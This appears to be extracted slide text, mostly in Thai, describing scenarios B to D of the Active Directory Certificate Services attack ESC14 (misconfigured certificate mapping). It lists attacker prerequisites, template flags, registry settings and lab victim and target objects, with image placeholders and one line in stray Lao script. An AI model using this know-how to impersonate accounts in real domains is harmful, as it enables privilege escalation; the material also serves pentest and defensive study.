
- DC KDC reg key **StrongCertificateBindingEnforcement** set to 0/1
(compatibility mode — default until February 11, 2025)

Schannel (both):


- DC Schannel reg key **CertificateMappingMethods** contains S4U2Self (0x00000008) flag
(default)
- DC KDC reg key **StrongCertificateBindingEnforcement** set to 0/1
(compatibility mode — default until February 11, 2025)

ESC14 SCENARIO : B

Misconfigured Certificate Mapping - Target with X509RFC822 (email)



ESC14 SCENARIO : B



**CN=VictimUserB,CN=Users,DC=external,DC=local
mail attribute**

N/A

**CN=VictimUserB,CN=Users,DC=external,DC=local
mail attribute**
targetuserb@external.com



Certificate Template: ExtMail	
Subject	VictimUserB
SAN	targetuserb@external.com

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject

Victim Principal Requirements

- ถ้า victim principal เป็น **user**:
 - attacker ต้องมีสิทธิ **write cn** และ **name** attributes ของ victim principal (เพื่อเปลี่ยน cn จำเป็นต้องมีสิทธิ write name attribute)
 - ถ้า target principal เป็น user และ X509IssuerSubject mapping มีค่า cn attribute ปัจจุบันเป็น identifier, แสดงว่า victim และ target principal ไม่สามารถอยู่ใน container เดียวกันได้
- ถ้า victim principal เป็น **computer**:
 - attacker มีสิทธิ **write dNSHostName** attribute ของ victim principal

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject

Additional Certificate Template Requirements

- certificate template ที่มี **CT_FLAG_NO_SECURITY_EXTENSION** flag ใน msPKI-Enrollment-Flag attribute
(ไม่ได้เป็นค่า default)
- certificate template มีอย่างน้อยหนึ่งใน flags เหล่านี้ใน msPKI-Certificate-Name-Flag attribute:
 - CT_FLAG SUBJECT_REQUIRE_COMMON_NAME**
 - CT_FLAG SUBJECT_REQUIRE_DNS_AS_CN**
- certificate template **ไม่มี flags** เหล่านี้ใน msPKI-Certificate-Name-Flag attribute:
 - CT_FLAG SUBJECT_REQUIRE_DIRECTORY_PATH**
 - CT_FLAG SUBJECT_REQUIRE_EMAIL**

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject

Target Principal Requirements

- altSecurityIdentities attribute ของ target principal มี X509IssuerSubject mapping อย่างน้อย 1 อัน

Additional Enterprise CA Requirements

- Enterprise CA ใช้ issuer referenced ด้วย IssuerName ใน X509IssuerSubject mapping ของ target

Authentication Requirements

PKINIT:


- DC KDC reg key **StrongCertificateBindingEnforcement** ถูกตั้งเป็น **0/1**
(compatibility mode — default until February 11, 2025)

Schannel:


- Either:
 - DC Schannel reg key **CertificateMappingMethods** มี **S4U2Self** (0x00000008) flag
(default)
 - DC KDC reg key **StrongCertificateBindingEnforcement** ถูกตั้งเป็น **0/1**
(compatibility mode — default until February 11, 2025)
- Or:
 - DC Schannel reg key **CertificateMappingMethods** มี **Subject/Issuer** (0x00000001) flag
(not default)

ESC14 SCENARIO:C

Misconfigured Certificate Mapping - Target with X509IssuerSubject



ESC14 SCENARIO:C



DistinguishedName

**CN=VictimUserC,CN=Users,
DC=external,DC=local**

**CN=TargetComputerC.external.local,CN=Users,
DC=external,DC=local**

Name

VictimUserC



TargetComputerC.external.local

UserPrincipalName

VictimUserC@external.local


VictimUserC@external.local

SamAccountName

VictimUserC

VictimUserC

ESC14 SCENARIO:C



DistinguishedName

**CN=VictimUserC,CN=Users,
DC=external,DC=local**

Name

VictimUserC

**CN=TargetComputerC.external.local,CN=Users,
DC=external,DC=local**

TargetComputerC.external.local



Certificate Template: ExtMail	
Issuer	CN=external-EXTCA01-CA DC=external DC=local
Subject	CN=TargetComputerC.external.local

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly

Victim Principal Requirements

- ถ้า victim principal เป็น **user**:
 - attacker มีสิทธิ **write cn** และ **name** attributes ของ victim principal (เพื่อเปลี่ยน cn ก็จำเป็นต้องมีสิทธิ write name attribute ด้วย)
 - ถ้า target principal เป็น user และ X509SubjectOnly mapping มีค่า cn attribute ของ target ณ ตอนนี้ เป็น identifier, ดังนั้น victim และ target principal จะไม่สามารถอยู่ใน containerเดียวกันได้
- ถ้า victim principal เป็น **computer**:
 - attacker ต้องมีสิทธิ **write dNSHostName** attribute ของ victim principal

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly

Additional Certificate Template Requirements

- certificate template ที่มี **CT_FLAG_NO_SECURITY_EXTENSION** flag ใน msPKI-Enrollment-Flag attribute
(ไม่ใช่ค่า default)
- certificate template ที่มีหนึ่งใน flags นี้ใน msPKI-Certificate-Name-Flag attribute:
 - CT_FLAG_SUBJECT_REQUIRE_COMMON_NAME**
 - CT_FLAG_SUBJECT_REQUIRE_DNS_AS_CN**
- certificate template ที่ไม่มี flags เหล่านี้ใน msPKI-Certificate-Name-Flag attribute:
 - CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH**
 - CT_FLAG_SUBJECT_REQUIRE_EMAIL**

ESC14 SCENARIO:D

Misconfigured Certificate Mapping - Target with X509SubjectOnly

Target Principal Requirements

- altSecurityIdentities attribute ຂອງ target principal ມີ X509SubjectOnly mapping ອ່າງນີ້ຍັງ 1 ວັນ

Authentication Requirements

PKINIT:

